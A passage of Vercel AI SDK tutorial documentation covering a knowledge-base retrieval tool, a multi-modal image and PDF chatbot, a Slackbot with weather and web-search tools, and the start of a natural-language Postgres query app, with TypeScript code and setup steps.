const { messages, input, handleInputChange, handleSubmit } = useChat({
maxSteps: 3,
});
// ... Rest of your code
Head back to the browser and tell the model your favorite pizza topping (note: pineapple is not an option). You should see a follow-up response from the model confirming the action.
Retrieve Resource Tool
The model can now add and embed arbitrary information to your knowledge base. However, it still isn’t able to query it. Let’s create a new tool to allow the model to answer questions by finding relevant information in your knowledge base.
To find similar content, you will need to embed the users query, search the database for semantic similarities, then pass those items to the model as context alongside the query. To achieve this, let’s update your embedding logic file (lib/ai/embedding.ts):
import { embed, embedMany } from 'ai';
import { openai } from '@ai-sdk/openai';
import { db } from '../db';
import { cosineDistance, desc, gt, sql } from 'drizzle-orm';
import { embeddings } from '../db/schema/embeddings';
const embeddingModel = openai.embedding('text-embedding-ada-002');
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
export const generateEmbedding = async (value: string): Promise<number[]> => {
const input = value.replaceAll('\\n', ' ');
const { embedding } = await embed({
model: embeddingModel,
value: input,
});
return embedding;
};
export const findRelevantContent = async (userQuery: string) => {
const userQueryEmbedded = await generateEmbedding(userQuery);
const similarity = sql<number>`1 - (${cosineDistance(
embeddings.embedding,
userQueryEmbedded,
)})`;
const similarGuides = await db
.select({ name: embeddings.content, similarity })
.from(embeddings)
.where(gt(similarity, 0.5))
.orderBy(t => desc(t.similarity))
.limit(4);
return similarGuides;
};
In this code, you add two functions:
generateEmbedding: generate a single embedding from an input stringfindRelevantContent: embeds the user’s query, searches the database for similar items, then returns relevant items
With that done, it’s onto the final step: creating the tool.
Go back to your route handler (api/chat/route.ts) and add a new tool called getInformation:
import { createResource } from '@/lib/actions/resources';
import { openai } from '@ai-sdk/openai';
import { streamText, tool } from 'ai';
import { z } from 'zod';
import { findRelevantContent } from '@/lib/ai/embedding';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages,
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
parameters: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
getInformation: tool({
description: `get information from your knowledge base to answer questions.`,
parameters: z.object({
question: z.string().describe('the users question'),
}),
execute: async ({ question }) => findRelevantContent(question),
}),
},
});
return result.toDataStreamResponse();
}
Head back to the browser, refresh the page, and ask for your favorite food. You should see the model call the getInformation tool, and then use the relevant information to formulate a response!
Conclusion
Congratulations, you have successfully built an AI chatbot that can dynamically add and retrieve information to and from a knowledge base. Throughout this guide, you learned how to create and store embeddings, set up server actions to manage resources, and use tools to extend the capabilities of your chatbot.
title: Multi-Modal Chatbot description: Learn how to build a multi-modal chatbot that can process images and PDFs with the AI SDK. tags: ['multi-modal', 'chatbot', 'images', 'pdf', 'vision', 'next']
Multi-Modal Chatbot
In this guide, you will build a multi-modal AI-chatbot capable of understanding both images and PDFs.
Multi-modal refers to the ability of the chatbot to understand and generate responses in multiple formats, such as text, images, PDFs, and videos. In this example, we will focus on sending images and PDFs and generating text-based responses.
Different AI providers have varying levels of multi-modal support, for example:
- OpenAI (GPT-4o): Supports image input
- Anthropic (Sonnet 3.5): Supports image and PDF input
- Google (Gemini 2.0): Supports image and PDF input
We'll first build a chatbot capable of generating responses based on an image input using OpenAI, then show how to switch providers to handle PDFs.
Prerequisites
To follow this quickstart, you'll need:
- Node.js 18+ and pnpm installed on your local development machine.
- An OpenAI API key.
- An Anthropic API Key.
If you haven't obtained your OpenAI API key, you can do so by signing up on the OpenAI website.
If you haven't obtained your Anthropic API key, you can do so by signing up on Anthropic's website.
Create Your Application
Start by creating a new Next.js application. This command will create a new directory named multi-modal-chatbot and set up a basic Next.js application inside it.
Navigate to the newly created directory:
Install dependencies
Install ai and @ai-sdk/openai, the Vercel AI package and the AI SDK's OpenAI provider respectively.
Configure OpenAI API key
Create a .env.local file in your project root and add your OpenAI API Key. This key is used to authenticate your application with the OpenAI service.
Edit the .env.local file:
OPENAI_API_KEY=xxxxxxxxx
Replace xxxxxxxxx with your actual OpenAI API key.
Implementation Plan
To build a multi-modal chatbot, you will need to:
- Create a Route Handler to handle incoming chat messages and generate responses.
- Wire up the UI to display chat messages, provide a user input, and handle submitting new messages.
- Add the ability to upload images and attach them alongside the chat messages.
Create a Route Handler
Create a route handler, app/api/chat/route.ts and add the following code:
import { openai } from '@ai-sdk/openai';
import { streamText, convertToModelMessages, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Let's take a look at what is happening in this code:
- Define an asynchronous
POSTrequest handler and extractmessagesfrom the body of the request. Themessagesvariable contains a history of the conversation between you and the chatbot and provides the chatbot with the necessary context to make the next generation. - Convert the UI messages to model messages using
convertToModelMessages, which transforms the UI-focused message format to the format expected by the language model. - Call
streamText, which is imported from theaipackage. This function accepts a configuration object that contains amodelprovider (imported from@ai-sdk/openai) andmessages(converted in step 2). You can pass additional settings to further customise the model's behaviour. - The
streamTextfunction returns aStreamTextResult. This result object contains thetoUIMessageStreamResponsefunction which converts the result to a streamed response object. - Finally, return the result to the client to stream the response.
This Route Handler creates a POST request endpoint at /api/chat.
Wire up the UI
Now that you have a Route Handler that can query a large language model (LLM), it's time to setup your frontend. AI SDK UI abstracts the complexity of a chat interface into one hook, useChat.
Update your root page (app/page.tsx) with the following code to show a list of chat messages and provide a user message input:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.content}
</div>
))}
<form
onSubmit={handleSubmit}
className="fixed bottom-0 w-full max-w-md mb-8 border border-gray-300 rounded shadow-xl"
>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={handleInputChange}
/>
</form>
</div>
);
}
This page utilizes the useChat hook, which will, by default, use the POST API route you created earlier (/api/chat). The hook provides functions and state for handling user input and form submission. The useChat hook provides multiple utility functions and state variables:
messages- the current chat messages (an array of objects withid,role, andcontentproperties).input- the current value of the user's input field.handleInputChangeandhandleSubmit- functions to handle user interactions (typing into the input field and submitting the form, respectively).status- the status of the API request.
Add Image Upload
To make your chatbot multi-modal, let's add the ability to upload and send images to the model. There are two ways to send attachments alongside a message with the useChat hook: by providing a FileList object or a list of URLs to the handleSubmit function. In this guide, you will be using the FileList approach as it does not require any additional setup.
Update your root page (app/page.tsx) with the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { useRef, useState } from 'react';
import Image from 'next/image';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.content}
<div>
{m?.attachments
?.filter(attachment =>
attachment?.contentType?.startsWith('image/'),
)
.map((attachment, index) => (
<Image
key={`${m.id}-${index}`}
src={attachment.url}
width={500}
height={500}
alt={attachment.name ?? `attachment-${index}`}
/>
))}
</div>
</div>
))}
<form
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl space-y-2"
onSubmit={event => {
handleSubmit(event, {
attachments: files,
});
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}}
>
<input
type="file"
className=""
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={handleInputChange}
/>
</form>
</div>
);
}
In this code, you:
- Create state to hold the files and create a ref to the file input field.
- Display the "uploaded" files in the UI.
- Update the
onSubmitfunction, to call thehandleSubmitfunction manually, passing the files as an option using theattachmentskey. - Add a file input field to the form, including an
onChangehandler to handle updating the files state.
Running Your Application
With that, you have built everything you need for your multi-modal chatbot! To start your application, use the command:
Head to your browser and open http://localhost:3000. You should see an input field and a button to upload an image.
Upload an image and ask the model to describe what it sees. Watch as the model's response is streamed back to you!
Working with PDFs
To enable PDF support, you can switch to a provider that handles PDFs like Google's Gemini or Anthropic's Claude. Here's how to modify the code to use Anthropic:
- First install the Anthropic provider:
- Update your environment variables:
OPENAI_API_KEY=xxxxxxxxx
ANTHROPIC_API_KEY=xxxxxxxxx
- Modify your route handler:
import { openai } from '@ai-sdk/openai';
import { anthropic } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, UIMessage } from 'ai';
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
// check if user has sent a PDF
const messagesHavePDF = messages.some(message =>
message.attachments?.some(a => a.contentType === 'application/pdf'),
);
const result = streamText({
model: messagesHavePDF
? anthropic('claude-3-5-sonnet-latest')
: openai('gpt-4o'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Now your chatbot can process both images and PDFs! You automatically route PDF requests to Claude Sonnet 3.5 and image requests to OpenAI's gpt-4o model.
Finally, to display PDFs in your chat interface, update the message rendering code in your frontend to show PDF attachments in an <iframe>:
'use client';
import { useChat } from '@ai-sdk/react';
import { useRef, useState } from 'react';
import Image from 'next/image';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.content}
<div>
{m?.attachments
?.filter(
attachment =>
attachment?.contentType?.startsWith('image/') ||
attachment?.contentType?.startsWith('application/pdf'),
)
.map((attachment, index) =>
attachment.contentType?.startsWith('image/') ? (
<Image
key={`${m.id}-${index}`}
src={attachment.url}
width={500}
height={500}
alt={attachment.name ?? `attachment-${index}`}
/>
) : attachment.contentType?.startsWith('application/pdf') ? (
<iframe
key={`${m.id}-${index}`}
src={attachment.url}
width={500}
height={600}
title={attachment.name ?? `attachment-${index}`}
/>
) : null,
)}
</div>
</div>
))}
<form
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl space-y-2"
onSubmit={event => {
handleSubmit(event, {
attachments: files,
});
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}}
>
<input
type="file"
className=""
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={handleInputChange}
/>
</form>
</div>
);
}
Try uploading a PDF and asking questions about its contents.
Where to Next?
You've built a multi-modal AI chatbot using the AI SDK! Experiment and extend the functionality of this application further by exploring tool calling or introducing more granular control over AI and UI states.
If you are looking to leverage the broader capabilities of LLMs, Vercel AI SDK Core provides a comprehensive set of lower-level tools and APIs that will help you unlock a wider range of AI functionalities beyond the chatbot paradigm.
title: Slackbot Guide description: Learn how to use the AI SDK to build an AI Slackbot. tags: ['agents', 'chatbot']
Building a Slack AI Chatbot with the AI SDK
In this guide, you will learn how to build a Slackbot powered by the AI SDK. The bot will be able to respond to direct messages and mentions in channels using the full context of the thread.
Slack App Setup
Before we start building, you'll need to create and configure a Slack app:
- Go to api.slack.com/apps
- Click "Create New App" and choose "From scratch"
- Give your app a name and select your workspace
- Under "OAuth & Permissions", add the following bot token scopes:
app_mentions:readchat:writeim:historyim:writeassistant:write
- Install the app to your workspace (button under "OAuth Tokens" subsection)
- Copy the Bot User OAuth Token and Signing Secret for the next step
- Under App Home -> Show Tabs -> Chat Tab, check "Allow users to send Slash commands and messages from the chat tab"
Project Setup
This project uses the following stack:
Getting Started
- Clone the repository and check out the
starterbranch
<Snippet text={[ 'git clone https://github.com/vercel-labs/ai-sdk-slackbot.git', 'cd ai-sdk-slackbot', 'git checkout starter', ]} />
- Install dependencies
<Snippet text={['pnpm install']} />
Project Structure
The starter repository already includes:
- Slack utilities (
lib/slack-utils.ts) including functions for validating incoming requests, converting Slack threads to AI SDK compatible message formats, and getting the Slackbot's user ID - General utility functions (
lib/utils.ts) including initial Exa setup - Files to handle the different types of Slack events (
lib/handle-messages.tsandlib/handle-app-mention.ts) - An API endpoint (
POST) for Slack events (api/events.ts)
Event Handler
First, let's take a look at our API route (api/events.ts):
import type { SlackEvent } from '@slack/web-api';
import {
assistantThreadMessage,
handleNewAssistantMessage,
} from '../lib/handle-messages';
import { waitUntil } from '@vercel/functions';
import { handleNewAppMention } from '../lib/handle-app-mention';
import { verifyRequest, getBotId } from '../lib/slack-utils';
export async function POST(request: Request) {
const rawBody = await request.text();
const payload = JSON.parse(rawBody);
const requestType = payload.type as 'url_verification' | 'event_callback';
// See https://api.slack.com/events/url_verification
if (requestType === 'url_verification') {
return new Response(payload.challenge, { status: 200 });
}
await verifyRequest({ requestType, request, rawBody });
try {
const botUserId = await getBotId();
const event = payload.event as SlackEvent;
if (event.type === 'app_mention') {
waitUntil(handleNewAppMention(event, botUserId));
}
if (event.type === 'assistant_thread_started') {
waitUntil(assistantThreadMessage(event));
}
if (
event.type === 'message' &&
!event.subtype &&
event.channel_type === 'im' &&
!event.bot_id &&
!event.bot_profile &&
event.bot_id !== botUserId
) {
waitUntil(handleNewAssistantMessage(event, botUserId));
}
return new Response('Success!', { status: 200 });
} catch (error) {
console.error('Error generating response', error);
return new Response('Error generating response', { status: 500 });
}
}
This file defines a POST function that handles incoming requests from Slack. First, you check the request type to see if it's a URL verification request. If it is, you respond with the challenge string provided by Slack. If it's an event callback, you verify the request and then have access to the event data. This is where you can implement your event handling logic.
You then handle three types of events: app_mention, assistant_thread_started, and message:
- For
app_mention, you callhandleNewAppMentionwith the event and the bot user ID. - For
assistant_thread_started, you callassistantThreadMessagewith the event. - For
message, you callhandleNewAssistantMessagewith the event and the bot user ID.
Finally, you respond with a success message to Slack. Note, each handler function is wrapped in a waitUntil function. Let's take a look at what this means and why it's important.
The waitUntil Function
Slack expects a response within 3 seconds to confirm the request is being handled. However, generating AI responses can take longer. If you don't respond to the Slack request within 3 seconds, Slack will send another request, leading to another invocation of your API route, another call to the LLM, and ultimately another response to the user. To solve this, you can use the waitUntil function, which allows you to run your AI logic after the response is sent, without blocking the response itself.
This means, your API endpoint will:
- Immediately respond to Slack (within 3 seconds)
- Continue processing the message asynchronously
- Send the AI response when it's ready
Event Handlers
Let's look at how each event type is currently handled.
App Mentions
When a user mentions your bot in a channel, the app_mention event is triggered. The handleNewAppMention function in handle-app-mention.ts processes these mentions:
- Checks if the message is from a bot to avoid infinite response loops
- Creates a status updater to show the bot is "thinking"
- If the mention is in a thread, it retrieves the thread history
- Calls the LLM with the message content (using the
generateResponsefunction which you will implement in the next section) - Updates the initial "thinking" message with the AI response
Here's the code for the handleNewAppMention function:
import { AppMentionEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
const updateStatusUtil = async (
initialStatus: string,
event: AppMentionEvent,
) => {
const initialMessage = await client.chat.postMessage({
channel: event.channel,
thread_ts: event.thread_ts ?? event.ts,
text: initialStatus,
});
if (!initialMessage || !initialMessage.ts)
throw new Error('Failed to post initial message');
const updateMessage = async (status: string) => {
await client.chat.update({
channel: event.channel,
ts: initialMessage.ts as string,
text: status,
});
};
return updateMessage;
};
export async function handleNewAppMention(
event: AppMentionEvent,
botUserId: string,
) {
console.log('Handling app mention');
if (event.bot_id || event.bot_id === botUserId || event.bot_profile) {
console.log('Skipping app mention');
return;
}
const { thread_ts, channel } = event;
const updateMessage = await updateStatusUtil('is thinking...', event);
if (thread_ts) {
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateMessage);
updateMessage(result);
} else {
const result = await generateResponse(
[{ role: 'user', content: event.text }],
updateMessage,
);
updateMessage(result);
}
}
Now let's see how new assistant threads and messages are handled.
Assistant Thread Messages
When a user starts a thread with your assistant, the assistant_thread_started event is triggered. The assistantThreadMessage function in handle-messages.ts handles this:
- Posts a welcome message to the thread
- Sets up suggested prompts to help users get started
Here's the code for the assistantThreadMessage function:
import type { AssistantThreadStartedEvent } from '@slack/web-api';
import { client } from './slack-utils';
export async function assistantThreadMessage(
event: AssistantThreadStartedEvent,
) {
const { channel_id, thread_ts } = event.assistant_thread;
console.log(`Thread started: ${channel_id} ${thread_ts}`);
console.log(JSON.stringify(event));
await client.chat.postMessage({
channel: channel_id,
thread_ts: thread_ts,
text: "Hello, I'm an AI assistant built with the AI SDK by Vercel!",
});
await client.assistant.threads.setSuggestedPrompts({
channel_id: channel_id,
thread_ts: thread_ts,
prompts: [
{
title: 'Get the weather',
message: 'What is the current weather in London?',
},
{
title: 'Get the news',
message: 'What is the latest Premier League news from the BBC?',
},
],
});
}
Direct Messages
For direct messages to your bot, the message event is triggered and the event is handled by the handleNewAssistantMessage function in handle-messages.ts:
- Verifies the message isn't from a bot
- Updates the status to show the response is being generated
- Retrieves the conversation history
- Calls the LLM with the conversation context
- Posts the LLM's response to the thread
Here's the code for the handleNewAssistantMessage function:
import type { GenericMessageEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
export async function handleNewAssistantMessage(
event: GenericMessageEvent,
botUserId: string,
) {
if (
event.bot_id ||
event.bot_id === botUserId ||
event.bot_profile ||
!event.thread_ts
)
return;
const { thread_ts, channel } = event;
const updateStatus = updateStatusUtil(channel, thread_ts);
updateStatus('is thinking...');
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateStatus);
await client.chat.postMessage({
channel: channel,
thread_ts: thread_ts,
text: result,
unfurl_links: false,
blocks: [
{
type: 'section',
text: {
type: 'mrkdwn',
text: result,
},
},
],
});
updateStatus('');
}
With the event handlers in place, let's now implement the AI logic.
Implementing AI Logic
The core of our application is the generateResponse function in lib/generate-response.ts, which processes messages and generates responses using the AI SDK.
Here's how to implement it:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
import type { ModelMessage } from 'ai';
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: openai('gpt-4o-mini'),
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}`,
messages,
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
This basic implementation:
- Uses the AI SDK's
generateTextfunction to call OpenAI'sgpt-4omodel - Provides a system prompt to guide the model's behavior
- Formats the response for Slack's markdown format
Enhancing with Tools
The real power of the AI SDK comes from tools that enable your bot to perform actions. Let's add two useful tools:
import { openai } from '@ai-sdk/openai';
import { generateText, tool } from 'ai';
import type { ModelMessage } from 'ai';
import { z } from 'zod';
import { exa } from './utils';
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: openai('gpt-4o'),
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}
- Always include sources in your final response if you use web search.`,
messages,
maxSteps: 10,
tools: {
getWeather: tool({
description: 'Get the current weather at a location',
parameters: z.object({
latitude: z.number(),
longitude: z.number(),
city: z.string(),
}),
execute: async ({ latitude, longitude, city }) => {
updateStatus?.(`is getting weather for ${city}...`);
const response = await fetch(
`https://api.open-meteo.com/v1/forecast?latitude=${latitude}&longitude=${longitude}¤t=temperature_2m,weathercode,relativehumidity_2m&timezone=auto`,
);
const weatherData = await response.json();
return {
temperature: weatherData.current.temperature_2m,
weatherCode: weatherData.current.weathercode,
humidity: weatherData.current.relativehumidity_2m,
city,
};
},
}),
searchWeb: tool({
description: 'Use this to search the web for information',
parameters: z.object({
query: z.string(),
specificDomain: z
.string()
.nullable()
.describe(
'a domain to search if the user specifies e.g. bbc.com. Should be only the domain name without the protocol',
),
}),
execute: async ({ query, specificDomain }) => {
updateStatus?.(`is searching the web for ${query}...`);
const { results } = await exa.searchAndContents(query, {
livecrawl: 'always',
numResults: 3,
includeDomains: specificDomain ? [specificDomain] : undefined,
});
return {
results: results.map(result => ({
title: result.title,
url: result.url,
snippet: result.text.slice(0, 1000),
})),
};
},
}),
},
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
In this updated implementation:
-
You added two tools:
getWeather: Fetches weather data for a specified locationsearchWeb: Searches the web for information using the Exa API
-
You set
maxSteps: 10to enable multi-step conversations. This will automatically send any tool results back to the LLM to trigger additional tool calls or responses as the LLM deems necessary. This turns your LLM call from a one-off operation into a multi-step agentic flow.
How It Works
When a user interacts with your bot:
- The Slack event is received and processed by your API endpoint
- The user's message and the thread history is passed to the
generateResponsefunction - The AI SDK processes the message and may invoke tools as needed
- The response is formatted for Slack and sent back to the user
The tools are automatically invoked based on the user's intent. For example, if a user asks "What's the weather in London?", the AI will:
- Recognize this as a weather query
- Call the
getWeathertool with London's coordinates (inferred by the LLM) - Process the weather data
- Generate a final response, answering the user's question
Deploying the App
- Install the Vercel CLI
<Snippet text={['pnpm install -g vercel']} />
- Deploy the app
<Snippet text={['vercel deploy']} />
- Copy the deployment URL and update the Slack app's Event Subscriptions to point to your Vercel URL
- Go to your project's deployment settings (Your project -> Settings -> Environment Variables) and add your environment variables
SLACK_BOT_TOKEN=your_slack_bot_token
SLACK_SIGNING_SECRET=your_slack_signing_secret
OPENAI_API_KEY=your_openai_api_key
EXA_API_KEY=your_exa_api_key
- Head back to the https://api.slack.com/ and navigate to the "Event Subscriptions" page. Enable events and add your deployment URL.
https://your-vercel-url.vercel.app/api/events
- On the Events Subscription page, subscribe to the following events.
app_mentionassistant_thread_startedmessage:im
Finally, head to Slack and test the app by sending a message to the bot.
Next Steps
You've built a Slack chatbot powered by the AI SDK! Here are some ways you could extend it:
- Add memory for specific users to give the LLM context of previous interactions
- Implement more tools like database queries or knowledge base searches
- Add support for rich message formatting with blocks
- Add analytics to track usage patterns
title: Natural Language Postgres description: Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language. tags: ['agents', 'next', 'tools']
Natural Language Postgres Guide
In this guide, you will learn how to build an app that uses AI to interact with a PostgreSQL database using natural language.
The application will:
- Generate SQL queries from a natural language input
- Explain query components in plain English
- Create a chart to visualise query results
You can find a completed version of this project at natural-language-postgres.vercel.app.
Project setup
This project uses the following stack:
- Next.js (App Router)
- AI SDK
- OpenAI
- Zod
- Postgres with Vercel Postgres
- shadcn-ui and TailwindCSS for styling
- Recharts for data visualization
Clone repo
To focus on the AI-powered functionality rather than project setup and configuration we've prepared a starter repository which includes a database schema and a few components.
Clone the starter repository and check out the starter branch:
<Snippet text={[ 'git clone https://github.com/vercel-labs/natural-language-postgres', 'cd natural-language-postgres', 'git checkout starter', ]} />
Project setup and data
Let's set up the project and seed the database with the dataset:
- Install dependencies:
<Snippet text={['pnpm install']} />
- Copy the example environment variables file:
<Snippet text={['cp .env.example .env']} />
- Add your environment variables to
.env:
OPENAI_API_KEY="your_api_key_here"
POSTGRES_URL="..."
POSTGRES_PRISMA_URL="..."
POSTGRES_URL_NO_SSL="..."
POSTGRES_URL_NON_POOLING="..."
POSTGRES_USER="..."
POSTGRES_HOST="..."
POSTGRES_PASSWORD="..."
POSTGRES_DATABASE="..."
- This project uses CB Insights' Unicorn Companies dataset. You can download the dataset by following these instructions:
- Navigate to CB Insights Unicorn Companies
- Enter in your email. You will receive a link to download the dataset.
- Save it as
unicorns.csvin your project root
About the dataset
The Unicorn List dataset contains the following information about unicorn startups (companies with a valuation above $1bn):
- Company name
- Valuation
- Date joined (unicorn status)
- Country
- City
- Industry
- Select investors
This dataset contains over 1000 rows of data over 7 columns, giving us plenty of structured data to analyze. This makes it perfect for exploring various SQL queries that can reveal interesting insights about the unicorn startup ecosystem.
- Now that you have the dataset downloaded and added to your project, you can initialize the database with the following command:
<Snippet text={['pnpm run seed']} />
Note: this step can take a little while. You should see a message indicating the Unicorns table has been created and then that the database has been seeded successfully.
- Start the development server:
<Snippet text={['pnpm run dev']} />
Your application should now be running at http://localhost:3000.
Project structure
The starter repository already includes everything that you will need, including:
- Database seed script (
lib/seed.ts) - Basic components built with shadcn/ui (
components/) - Function to run SQL queries (
app/actions.ts) - Type definitions for the database schema (
lib/types.ts)
Existing components
The application contains a single page in app/page.tsx that serves as the main interface.
At the top, you'll find a header (header.tsx) displaying the application title and description. Below that is an input field and search button (search.tsx) where you can enter natural language queries.
Initially, the page shows a collection of suggested example queries (suggested-queries.tsx) that you can click to quickly try out the functionality.
When you submit a query:
- The suggested queries section disappears and a loading state appears
- Once complete, a card appears with "TODO - IMPLEMENT ABOVE" (
query-viewer.tsx) which will eventually show your generated SQL - Below that is an empty results area with "No results found" (
results.tsx)
After you implement the core functionality:
- The results section will display data in a table format
- A toggle button will allow switching between table and chart views
- The chart view will visualize your query results
Let's implement the AI-powered functionality to bring it all together.
Building the application
As a reminder, this application will have three main features:
- Generate SQL queries from natural language
- Create a chart from the query results
- Explain SQL queries in plain English
For each of these features, you'll use the AI SDK via Server Actions to interact with OpenAI's GPT-4o and GPT-4o-mini models. Server Actions are a powerful React Server Component feature that allows you to call server-side functions directly from your frontend code.
Let's start with generating a SQL query from natural language.
Generate SQL queries
Providing context
For the model to generate accurate SQL queries, it needs context about your database schema, tables, and relationships. You will communicate this information through a prompt that should include:
- Schema information
- Example data formats
- Available SQL operations
- Best practices for query structure
- Nuanced advice for specific fields
Let's write a prompt that includes all of this information:
You are a SQL (postgres) and data visualization expert. Your job is to help the user write a SQL query to retrieve the data they need. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
Only retrieval queries are allowed.
For things like industry, company names and other string fields, use the ILIKE operator and convert both the search term and the field to lowercase using LOWER() function. For example: LOWER(industry) ILIKE LOWER('%search_term%').
Note: select_investors is a comma-separated list of investors. Trim whitespace to ensure you're grouping properly. Note, some fields may be null or have only one value.
When answering questions about a specific field, ensure you are selecting the identifying column (ie. what is Vercel's valuation would select company and valuation').
The industries available are:
- healthcare & life sciences
- consumer & retail
- financial services
- enterprise tech
- insurance
- media & entertainment
- industrials
- health
If the user asks for a category that is not in the list, infer based on the list above.
Note: valuation is in billions of dollars so 10b would be 10.0.
Note: if the user asks for a rate, return it as a decimal. For example, 0.1 would be 10%.
If the user asks for 'over time' data, return by year.
When searching for UK or USA, write out United Kingdom or United States respectively.
EVERY QUERY SHOULD RETURN QUANTITATIVE DATA THAT CAN BE PLOTTED ON A CHART! There should always be at least two columns. If the user asks for a single column, return the column and the count of the column. If the user asks for a rate, return the rate as a decimal. For example, 0.1 would be 10%.
There are several important elements of this prompt:
- Schema description helps the model understand exactly what data fields to work with
- Includes rules for handling queries based on common SQL patterns - for example, always using ILIKE for case-insensitive string matching
- Explains how to handle edge cases in the dataset, like dealing with the comma-separated investors field and ensuring whitespace is properly handled
- Instead of having the model guess at industry categories, it provides the exact list that exists in the data, helping avoid mismatches
- The prompt helps standardize data transformations - like knowing to interpret "10b" as "10.0" billion dollars, or that rates should be decimal values
- Clear rules ensure the query output will be chart-friendly by always including at least two columns of data that can be plotted
This prompt structure provides a strong foundation for query generation, but you should experiment and iterate based on your specific needs and the model you're using.
Create a Server Action
With the prompt done, let's create a Server Action.
Open app/actions.ts. You should see one action already defined (runGeneratedSQLQuery).
Add a new action. This action should be asynchronous and take in one parameter - the natural language query.
/* ...rest of the file... */
export const generateQuery = async (input: string) => {};
In this action, you'll use the generateObject function from the AI SDK which allows you to constrain the model's output to a pre-defined schema. This process, sometimes called structured output, ensures the model returns only the SQL query without any additional prefixes, explanations, or formatting that would require manual parsing.
/* ...other imports... */
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
/* ...rest of the file... */
export const generateQuery = async (input: string) => {
'use server';
try {
const result = await generateObject({
model: openai('gpt-4o'),
system: `You are a SQL (postgres) ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Generate the query necessary to retrieve the data the user wants: ${input}`,
schema: z.object({
query: z.string(),
}),
});
return result.object.query;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Note, you are constraining the output to a single string field called query using zod, a TypeScript schema validation library. This will ensure the model only returns the SQL query itself. The resulting generated query will then be returned.
Update the frontend
With the Server Action in place, you can now update the frontend to call this action when the user submits a natural language query. In the root page (app/page.tsx), you should see a handleSubmit function that is called when the user submits a query.
Import the generateQuery function and call it with the user's input.
/* ...other imports... */
import { runGeneratedSQLQuery, generateQuery } from './actions';
